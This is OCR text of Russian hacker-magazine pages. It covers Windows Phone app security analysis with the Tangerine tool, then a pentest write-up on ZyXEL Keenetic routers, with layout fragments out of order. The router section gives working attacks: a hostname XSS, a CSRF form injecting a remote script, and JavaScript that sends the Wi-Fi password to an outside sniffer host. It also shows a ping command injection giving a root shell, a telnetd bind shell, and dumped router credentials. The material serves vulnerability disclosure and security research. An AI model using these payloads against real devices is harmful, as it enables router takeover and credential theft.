Когда ты устанавливаешь приложение, XAP-файл распаковывается и все его содержимое сохраняется в отдельную папку приложения. Вот как приложения хранятся на устройстве. В корне диска существует папка Applications. Внутри нее есть папка Install, которая содержит папки для каждого приложения. Название каждой папки — это уникальный идентификатор приложения в Windows Phone Store, который берется из манифест-файла. Как мы упоминали выше, каждое приложение имеет свое собственное изолированное хранилище. Они хранятся в папке Data, которая также содержит отдельные папки под каждое приложение. Вот так выглядит распакованное приложение на Windows Phone 7 устройстве.

```
\Applications
    \Install\<ProductID>\Install\
        - Содержимое из XAP
        - WMAppPRHeader.xml (подпись)
    \Data\<ProductID>\Data\IsolatedStorage
```


Пути в Windows Phone 8 отличаются — они больше похожи на обычные виндовые пути (C:\Data\Programs\<ProductID>\Install\), но общая идея раздельного хранения приложений и хранилищ остается.

В БОЙ

Для начала немного теории по поводу анализа защищенности мобильного приложения. В процессе анализа просматриваются три вещи: приложение, канал связи и сервер. При анализе канала связи и сервера все как обычно: подмены сер-



Развитие Windows Phone



Структура приложения WP

КРАТКО ОБ ИНСТРУМЕНТАЦИИ

Это техника добавления собственного кода в программу/окружение для мониторинга или изменения некоторого поведения исследуемой программы. Сборки Windows Phone приложений содержат промежуточный CIL-код, который выполняется CLR. Именно этот код модифицируется для того, чтобы внести в него дополнительную функциональность. Например, у нас есть метод, который складывает два числа и возвращает результат. Ниже версия этого же метода, проинструментированная таким образом, что результат метода выводится в консоль.



Инструментация CLI

тификатов, прокси, модификация трафика, сканирование портов, уязвимости серверной стороны — в общем, никакой мобильной специфики. Сейчас нас это не интересует. Мы остановимся на приложении.

При анализе безопасности мобильного приложения можно выделить три основных этапа. Подготовка окружения заключается в получении приложения и его распаковке (как в случае с WP-приложением) или дешифровании (как в случае с iOS-приложениями). Также необходима настройка рабочего окружения — это может быть эмулятор или устройство. Затем можно перейти к статическому анализу кода, который заключается в анализе параметров компиляции (таких как DEP, ASLR, stack cookie), просмотре файлов метаданных (в них, как правило, содержится описание возможностей приложений и их настройки типа регистрируемых URI) и, наконец, анализе самого кода приложения (анализ используемых API, просмотр используемых констант и строк и так далее). И динамический анализ — мы смотрим, как приложение взаимодействует с сервером по сети, как взаимодействует с файловой системой, и производим runtime code analysis.


Подготовка окружения:
- получение приложения (распаковка/расшифровка);
- настройка устройства/эмулятора.

Статический анализ:
- анализ свойств сборки;
- анализ метаданных;
- анализ кода.

Динамический анализ:
- как приложение взаимодействует с ФС и сетью;
- анализ кода в процессе выполнения.

Все, кто так или иначе занимается безопасностью мобильных приложений, знают об OWASP Top 10 Mobile Risks. Данный список применим к любой мобильной платформе и, можно сказать, содержит в себе все классические уязвимости, то есть то, что не касается специфики самой платформы. Например, все приложения могут хранить критичные данные в открытом виде или неправильно использовать криптографию. Данный список можно применить и к приложениям для Windows Phone — исключением он не является. Большинство из проблем, перечисленных в этом Top-10, можно достаточно просто идентифицировать, используя статический анализ и анализ потоков данных. Поэтому здесь не хотелось бы останавливаться, так как искать опасные API-вызовы и отсутствие защитных механизмов умеют все.

Как исследователь безопасности, я люблю больше другие баги — логические. Я люблю исследовать недра программы и полностью разбираться в принципах и механизмах ее работы, восстанавливать алгоритмы и так далее. Как правило, искать логические баги намного сложнее, но эксплуатируются они намного проще — с ними нет никаких игр с низкоуровневой работой с памятью (как при buffer overflow) и нет никаких защитных механизмов (как при фильтрации символов от XSS или SQLi). А искать сложнее, потому что во время аудита за ограниченное время надо понять, как работает программа — какой логикой руководствуется при различных ситуациях. И естественно, для анализа приложения и для поиска уязвимостей нужен софт... Давай посмотрим, что у нас на сегодняшний день есть для анализа Windows Phone приложений и что нам поможет искать баги из OWASP Top 10 Mobile Risks, а что — логические баги.



Жизненный цикл приложения для WP



WWW

OWASP Top 10 Mobile Risks: bit.ly/jb1F2T

Страничка проекта Tangerine: github.com/andreycha/tangerine

ИНСТРУМЕНТЫ ХАКЕРА

Для работы нам, понадобится WP SDK с эмулятором. WP-устройство с полной разблокировкой, которая дает нам доступ к файловой системе устройства и возможность ставить свой софт без официального магазина. Здесь стоит отметить, что в своей работе мы используем HTC Hero с кастомной прошивкой. Чтобы удобно было лазить по ФС и ставить софт, потребуется Windows Phone Device Manager, который можно скачать с XDA.
- Устройство
  - Полная разблокировка
- Эмулятор


- Windows Phone Device Manager
- Сетевые прокси: Burp Suite, Charles...

> *Все приложения могут хранить критичные данные в открытом виде или неправильно использовать криптографию*

КОМПИЛЯЦИЯ В ОБЛАКЕ И MDIL

В Windows Phone 8 Microsoft ввела компиляцию в облаке. Теперь, когда ты отправляешь свое приложение в Store, оно содержит CIL-сборки. На своей стороне (в облаке) Microsoft компилирует их в новый формат — MDIL (Machine Dependent Intermediate Language) сборки. Так что, когда ты скачиваешь приложение на устройство, оно содержит MDIL-сборки. В процессе установки эти сборки линкуются и выполняется нативный код. Все это сделано в первую очередь для повышения производительности работы приложений.

MDIL является запатентованным и документированным представлением. На сегодняшний день существует только один инструмент для чтения MDIL — MDIL Dump.



Компиляция в облаке для WP8

- .NET-тулзы: .Net Reflector, ILSpy...
- IDA Pro

- RAIN
- Windows Phone App Analyzer
- XAPSpy
  - XapSpyAnalysis

Все инструменты, которые могут быть полезны в процессе анализа защищенности WP-приложений, можно условно разделить на две большие группы: общие инструменты для анализа .NET-приложений и Windows Phone ориентированные. Мы остановимся на инструментах из второй группы:

- RAIN от Boyan Balkanski — это инструмент для анализа и редактирования XAP (Silverlight / Windows Phone приложений) и .NET-сборок (dll/exe).
- Windows Phone App Analyzer, разработанный Дэвидом Руком (David Rook aka security ninja), предназначен для статического анализа Windows Phone приложений, и для этого программа может использовать различные библиотеки для анализа .NET-кода, типа FoxPro.
- XAPSpy от Behrang Fouladi из SensePost — это инструмент для динамического анализа. Программа трассирует все вызовы функций и выводит в консоль имя функции и ее параметры. Также для графического отображения результатов работы данного инструмента Дэвид Рук написал расширение XapSpyAnalysis, которое позволяет представлять информацию в более удобном виде.

Все рассмотренные инструменты работают только с .NET-кодом. Инструментов мало, и большинство из них нацелены на статический анализ, но одного статического анализа при качественном анализе недостаточно. Отсутствие инструментов для динамического анализа WP-приложения связано с тем, что IDE позволяет отладку только при наличии исходных кодов и на WP-устройствах отсутствует программируемый отладочный интерфейс, также препятствие представляет сложность анализа управляемого кода. Но мы решили не вешать нос и задействовать статическую инструментацию байт-кода.

НАШЕ ДЕТИЩЕ TANGERINE

Tangerine — это тулза для анализа Windows Phone приложений. Она основана на XAPSpy и позволяет делать три вещи. Во-первых, автоматизировать всю рутинную работу с XAP-файлами: распаковку, подписывание, упаковку, разворачивание на девайсе или эмуляторе. Во-вторых, Tangerine позволяет проводить базовый статический анализ кода. После открытия приложения Tangerine выводит информацию из манифеста приложения: общую информацию, список возможностей и так далее. Также производится декомпиляция исходного кода, можно посмотреть структуру кода. Более того, Tangerine проводит анализ кода методов и указывает на методы, в которых используется потенциально опасный API: работа с файловой системой, работа с сетью и работа с криптографией.

И наконец, Tangerine позволяет проводить динамический анализ кода. Это достигается двумя способами. Ты можешь логировать весь стек вызовов, с именами функций, параметров и их значениями. Также ты можешь исполнять свой собственный код. Все эти вещи настраиваются, ты можешь указать, какие конкретно методы надо анализировать.


Теперь посмотрим, как работает Tangerine. Во-первых, динамический анализ осуществляется при помощи инструментации CIL-кода. Во-вторых, логирование работает при помощи консоли эмулятора. С ее помощью можно увидеть всю информацию, которую приложение выводит в консоль.

Итак, у тебя есть приложение, которое ты хочешь проанализировать. Ты открываешь его в тулзе, добавляешь хуки на интересующие методы: логирование вызовов, выполнение нужного кода и так далее. Затем Tangerine переподписывает проинструментированные сборки, упаковывает в новый XAP-файл и разворачивает на эмуляторе или девайсе. Затем ты работаешь с приложением и видишь вывод вызовов методов и как приложение работает с учетом добавленного в него кода.

Конечно, у Tangerine есть ограничения. Некоторые из них были сделаны намеренно (например, Tangerine не работает с системными библиотеками). Некоторые ограничения могут быть преодолены в дальнейшем, а некоторые нет. В частности, невозможно анализировать Windows Phone 8 приложения, взятые из магазина или с устройства, поскольку сборки содержат MDIL или нативный код (в случае телефона). Таким образом, если ты захочешь проанализировать WP8-приложение, ты должен будешь взять приложение до того, как оно попало в магазин. Но это тоже временная проблема, и мы работаем над ее разрешением в данный момент.

В КАЧЕСТВЕ ЗАКЛЮЧЕНИЯ

Итак, мы достаточно подробно рассмотрели модель безопасности Windows Phone 7/8, поговорили о приложениях, а также о том, как и с помощью чего анализируется безопасность мобильных приложений. В Windows Phone 8 появились новые векторы атак (app-to-app взаимодействие, баги в нативном коде), однако важно помнить, что большую часть багов составляют не специфичные для платформ уязвимости, а «логические» баги, присутствующие в любой программе. ⌶



Windows Phone на рынке устройств




INFO

Данное исследование впервые было представлено на Black Hat Abu Dhabi 2012.

Windows Phone – сравнительно новая мобильная операционная система от Microsoft, которая позиционируется как сдвиг относительно старой Windows Mobile.

Windows Phone Store (бывший Marketplace) насчитывает более 125 000 различных приложений: от клиентов соцсетей до мобильного банкинга. И количество приложений постоянно увеличивается.



WP- vs. Android- vs. iOS-уязвимости



WP-приложение на устройстве




в iPad
Реклама

АТАКА НА РОУТЕР

Как ошибки в админке маршрутизаторов могут выдать полный доступ к роутеру

Производители программного обеспечения недостаточно заботятся о безопасности маршрутизаторов. А ведь именно через роутер злоумышленник может проникнуть во внутреннюю сеть и прослушивать весь проходящий трафик. В данной статье будут рассмотрены баги и уязвимости, которые были найдены мной и товарищем @090h в процессе пентеста завоевавших популярность роутеров ZyXEL Keenetic.



Михаил Фирстов
«Positive Technologies»
cyber-punk@xakep.ru,
@cyberpunkych

СОВРЕМЕННЫЙ РОУТЕР

Если не брать тех людей, которые сравнивают установку Wi-Fi-роутера с монтированием вышки сотовой связи у себя дома и опасаются влияния радиоволн на свой мозг, можно с уверенностью сказать — беспроводная точка доступа есть почти у каждого активного пользователя Сети. Помимо удобства, Wi-Fi-роутер, как правило, добавляет и безопасности: устройства пользователя оказываются за файрволом и недоступны для прямых атак. Но вместе с тем сама точка доступа может стать объектом для атаки. Программное обеспечение точки доступа (как и любого другого девайса) нередко может быть уязвимо. Производители в большинстве случаев редко придают значение серьезным проверкам безопасности, концентрируясь на удобстве пользователя и максимальной производительности. Аргументация простая: если большинство сервисов недоступны извне, а админка доступна только для пользователей в локальной сети, то чего заморачиваться? На самом же деле набор из простых уязвимостей вкупе с социальной инженерией может дать злоумышленнику удаленный доступ к управлению роутером (правда, при определенном стечении обстоятельств). В этой статье мы рассматриваем потенциальную возможность такой атаки на роутер ZyXEL Keenetic, с первой версией прошивки, которая установлена по умолчанию.

ПЕРВЫЙ ВЗГЛЯД

Надо понимать, что мы целенаправленно искали уязвимости в роутере. Не было задачи взломать кого-то, у кого стоит нужная нам точка доступа. Первое, с чего мы начали, — это сканирование портов Nmap'ом из внутренней сети (снаружи веб-админка по умолчанию закрыта). Сканер показал нам три открытых порта, из которых нас интересуют только два — 80-й (веб-интерфейс) и 23-й (Telnet).


```
PORT    STATE SERVICE VERSION
23/tcp open   telnet?
53/tcp open   domain   dnsmasq 2.55
| dns-nsid:
|_  bind.version: dnsmasq-2.55
80/tcp open   http     GoAhead-Webs httpd
| http-auth:
| HTTP/1.0 401 Unauthorized
```

На 80-м порту крутится обычный веб-интерфейс для управления роутером. С него мы и начнем.

ВЕБ-БАГИ

Если рассмотреть веб-интерфейс с точки зрения безопасности, то это провал. Классика жанра: везде, где есть возможность ввода своей информации, отсутствует фильтрация! В формах отсутствуют какие-либо токены, что открывает возможность для CSRF-атак.

Конкретно каждую XSS я рассматривать не буду, но стоит обратить внимание на один интересный вариант эксплуатации XSS (лайфхак). Тебе наверняка хотелось бы скрыть себя из списка клиентов, подключенных к роутеру (их можно посмотреть в админке роутера). Казалось бы, для этого нужно иметь доступ к консоли, писать модули ядра и так далее. Но ответ лежит на поверхности. Просто меняем имя нашего компью-



тера на 1'}]");alert(1); и подключаемся к роутеру. В результате можно увидеть, что мы «втиснулись» в JS таким образом, что он не обработался и выдал пустой список клиентов. Этого будет вполне достаточно, чтобы скрыть себя и других пользователей, подключенных к точке доступа, от глаз невнимательного админа.

Благодаря CSRF и XSS можно добыть пароль от роутера и получить удаленный доступ через бэкенд, что будет самым лакомым подарком. Однако для этого не обойтись без социальной инженерии (вообще любая атака становится возможной только при определенном стечении обстоятельств).

1. Отправляем админу ссылку на хост с заранее подготовленным HTML-файлом:

```
<FORM NAME="buy" action="http://192.168.1.1/req/↵
usersAdd" METHOD="POST">
 <input type="hidden" name='user_name' value=↵
 '<script src="//server/js/1.js" type="text/↵
 javascript">'>
 <input type="hidden" name='password' value="3">
 <input type="hidden" name='fullAccess' value="0">
 <input type="hidden" name='save' value="%D0%94%↵
 D0%BE%D0%B1%D0%B0%D0%B2%D0%B8%D1%82%D1%8C">
 <input type="hidden" name='submit_url' value=↵
 "%2Fserver%2Fusers.asp">
</FORM>
<script>document.buy.submit();setTimeout('document.
location = "http://192.168.1.1/server/users.
asp"',3000)</script>
```

Как видишь, используется автосабмит и типичная CSRF. В одном из полей — user_name — с помощью <script> вставляется наш JS-пейлоад.

2. Пользователь переадресовывается на протрояненную скриптом страницу роутера, и XSS-код исполняется у него в браузере. Правда, есть один важный нюанс. В админке используется Basic access authentication, поэтому атака работает, только если у жертвы открыта админка или же логин-пароль был сохранен в браузере.
3. С помощью пейлоада выполняем необходимые нам действия. В примере, приложенном к статье, мы просто выдергиваем из веб-интерфейса пароль от роутера и присылаем на наш сниффер. Пейлоад для этой задачи довольно простой:

```
...

var xmlhttp = getXmlHttp()
xmlhttp.open('GET', '/homenet/wireless/security.asp',↵
false);
xmlhttp.send(null);
if(xmlhttp.status == 200) {
  t = xmlhttp.responseText;
}
t=t.replace(/^(.*\n)*.*<html/i, "<html");
t=t.replace(/<\/html>(.*\n)*.*$/i, "</html>");
var parser = new DOMParser();
var dom = parser.parseFromString(t, "text/xml");
password = dom.getElementsByTagName('input')[10].↵
value //а вот и пароль
//посылаем на снифер
var imm = document.createElement('img');
imm.setAttribute('src', "http://server/snifer?"+↵
password)
```

Стоит обратить внимание на то, что, скачав с роутера файл http://192.168.1.1/req/config/KEENETIC.cfg на наш удаленный сервер и выполнив команду «cat KEENETIC.cfg | gzip -d», мы получим значение всех системных переменных, в том числе и Wi-Fi-ключ от роутера и от админки роутера.

4. После успешной передачи данных на сниффер выполняем AJAX, который отправит запрос на очистку таблицы (тем самым мы стираем нашу XSS).

```
...
//clear
var xmlhttp = getXmlHttp()
xmlhttp.open('POST', '/req/usersDel', false);
xmlhttp.send("select0=ON&select1=ON&delAll=%D0%A3↵
%D0%B4%D0%B0%D0%BB%D0%B8%D1%82%D1%8C+%D0%B2%D1%81↵
%D0%B5&submit_url=%2Fserver%2Fusers.asp%3Fuser_↵
name%3DCSRF%0D%0Apassword%3DCSRF%0D%0AfullAccess↵
%3D0%0D%0Asave%3D%D0%94%D0%BE%D0%B1%D0%B0%D0%B2%↵
D0%B8%D1%82%D1%8C%0D%0Asubmit_url%3D%2Fserver%2↵
Fusers.asp");
```

5. Бинго! Роутер наш!

Конечно, это скорее proof-of-concept. Это не значит, что можно взломать любой из полумиллиона девайсов Keenetic, которые были проданы. Атака возможна при стечении двух обстоятельств. Админ должен открыть ссылку — это первое. И веб-интерфейс роутера должен быть открыт в браузере, или же логин-пароль должны быть сохранены в браузере. Однако proof-of-concept работает!

JAILBREAK FROM CMD

Подключившись по телнету и залогинившись с данными, которые мы извлекли из файла KEENETIC.cfg, попадаем в интерактивную консоль Keenetic. Здесь мы можем выполнять примитивные операции или даже системные команды через exec. Пример:

```
Password :
KEENETIC 4G> sys atsh
F/W version : V1.00(AABV.1.2)D0
Product Model : KEENETIC 4G_RevB

KEENETIC 4G> wlan status
Hardware address: CC:5D:4E:FE:A1:00
```

ZyXEL NetFriend 2.3.0

Настройка беспроводной сети Wi-Fi

Подтвердите рекомендуемые программой параметры или задайте собственные

Режим беспроводной сети: Безопасная сеть с максимальной защитой (WPA2) Канал: 6

Имя сети (SSID): ZyXEL4827

Ключ: ZyXEL628-MEC

Сохранить настройки в текстовый файл: C:\Users\090h\Desktop\Wireless LAN Configuration.txt Выбрать файл

Отмена Далее

Клиент NetFriend

Прошивка под скальпелем



WWW

Обсуждение маршрутизаторов ZyXEL Keenetic: forum.zyxmon.org

Интересная ветка форума на ixbt: bit.ly/12EIlSG


Возможности роутера Keenetic на прошивке второго поколения: habrahabr.ru/post/135557

Дополнительные приложения для Keenetic: bit.ly/Y3od4T.

СКОРЫЙ BUGFIX

Парни из ZyXEL сразу же ответили, что будут делать с багами

«Исправления найденных багов (там где, это необходимо) в ближайшее время станут доступны пользователям в той или иной форме в зависимости от версии микропрограммы (V1 — в неофициальных сборках, V2 — в свежих компонентах). Прошивка 2.0 вообще построена по иному принципу — без использования shell и BusyBox. Вся логика работы скрыта в модулях и библиотеках, и повлиять на ее работу гораздо сложнее. Получить рутовый доступ попросту некуда. Командная оболочка NDM хоть и исполняется от имени рута, но настолько ограничена, что требуется отдельное исследование, как использовать ее по злому умыслу. Что касается уязвимостей веб-интерфейса, вставить код на страницу через имя компьютера в прошивке 2.0 невозможно (мы на всякий случай проверили). Воспользоваться CSRF не получится, ведь мы используем AJAX, а не GET/POST через форму или URL, а кросс-доменные запросы AJAX давно блокируются браузерами. Украсть пароль тоже нельзя, потому что он не хранится в открытом виде.»



Изменяем имя сети на XSS, и она исполняется

```
Wireless : On
    Mode: Access Point
    SSID : ZyXEL_KEENETIC_4G_FEA100
    Channel: 10
    Protocol: 802.11b/g/n
    Security: WPA2-PSK TKIP/AES
    ASCII key : 14881488
```

Но дело в том, что это дико неудобно, да и хотелось бы иметь полноценную консоль, а не какую-то кривую обертку. Для получения полноценной консоли был найден и проэксплуатирован интересный баг с неправильным парсингом аргумента для ping. Благодаря ему удается выполнять произвольные команды и в том числе «выпрыгнуть» из предложенной оболочки в шелл ash:

```
KEENETIC 4G> sys ping ya.ru;ls
ping: bad address 'ya.ru'
bin dev etc lib proc sbin sys tmp usr var web

KEENETIC 4G> sys ping ya.ru;ash
ping: bad address 'ya.ru'

BusyBox v1.8.2 (2012-02-21 14:52:32 MSK) ↵
built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ #
```

И вот мы уже имеем полноценную консоль. Теперь мы можем делать все, что угодно, но не стоит забывать, что в роутере используется файловая система squashfs в режиме read-only.

Теперь сделаем вещь, которая облегчит нашу работу с консолью. Конечно же, это бэкконнект. Делается он очень просто:

```
~ # telnetd -F -l /bin/ash -p 9090
```

Теперь открываем консоль на нашем компьютере:

```
root@bt:~# telnet 192.168.1.1 9090
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

BusyBox v1.8.2 (2012-02-21 14:52:32 MSK) ↵
built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ #

~ # cat /proc/version
Linux version 2.6.23.17 (developers@ndmsystems.com)
(gcc version 4.1.2) #9 Tue Feb 21 20:21:39 MSK 2012
```

Как видишь, мы можем даже сделать бэкконнект на свой сервер. В некоторых случаях это может помочь обойти защиту, если таковая имеется.



INFO

Чуть не забыли. Не используй информацию в противозаконных целях.



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

КОНЦЕПТЫ

Найденные баги открывают возможности для дальнейшего развития атаки. Рассмотрим некоторые концепты.


1. **Вносим изменения в софт роутера.** Как я уже сказал ранее, мы имеем дело с файловой системой squashfs, и, чтобы что-либо изменить, нужно сильно постараться. Для начала скачиваем оригинал прошивки и распаковываем (в интернете можно без труда найти множество инструкций), далее изменяем необходимые файлы и «склеиваем» прошивку в удобный вид. После этого необходимо обновить микропрограмму в роутере, загрузив файл измененной прошивки. Таким образом мы сможем изменять, добавлять и удалять какие-либо файлы с прошивки.
2. **Добавляем функционал через модуль ядра.** Если ты обладаешь навыками программирования модулей ядра, то ничто не мешает тебе написать свой модуль ядра, скомпилировать его и подгрузить через lsmod. Но, чтобы без обновления микропрограммы иметь в распоряжении пространство для создания и изменения файлов, мы должны подключить внешний носитель и работать непосредственно с ним (однако у многих пользователей внешний носитель уже подключен).
3. **Получаем дополнительные данные через команду flash.** Стоит обратить внимание на такой инструмент, как команда flash, доступная в консоли роутера. Она может дать нам интересные данные (к примеру, пароль для программы NetFriend с целью удаленной настройки роутера), которые в дальнейшем могут быть использованы против жертвы. Пример:

```
KEENETIC 4G> flash get SUPER_NAME
SUPER_NAME="t0u34"
KEENETIC 4G> flash get SUPER_PASSWORD
SUPER_PASSWORD="i@t0D93u34jf~34:j#L9.Sd"
KEENETIC 4G> flash get ADMIN_NAME
ADMIN_NAME="admin"
KEENETIC 4G> flash get ADMIN_PASSWORD
ADMIN_PASSWORD="1234"
KEENETIC 4G>
```

ВЕРДИКТ?

Надо понимать, что случай ZyXEL не уникальный — изъянами в своем софте могут похвастаться практически все производители роутеров. Не самые критические на первый взгляд уязвимости при совмещении с социальной инженерией могут привести к довольно печальным последствиям. Но обезопасить себя от подобного можно, только если регулярно обновлять прошивки роутера и изменять все настройки, запрещающие удаленно пользоваться роутером. ⌶

Изменяем hostname на специальный код и скрываем всех пользователей



ПОДПИШИСЬ!

8-800-200-3-999
+7 (495) 663-82-77 (бесплатно)

Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске.



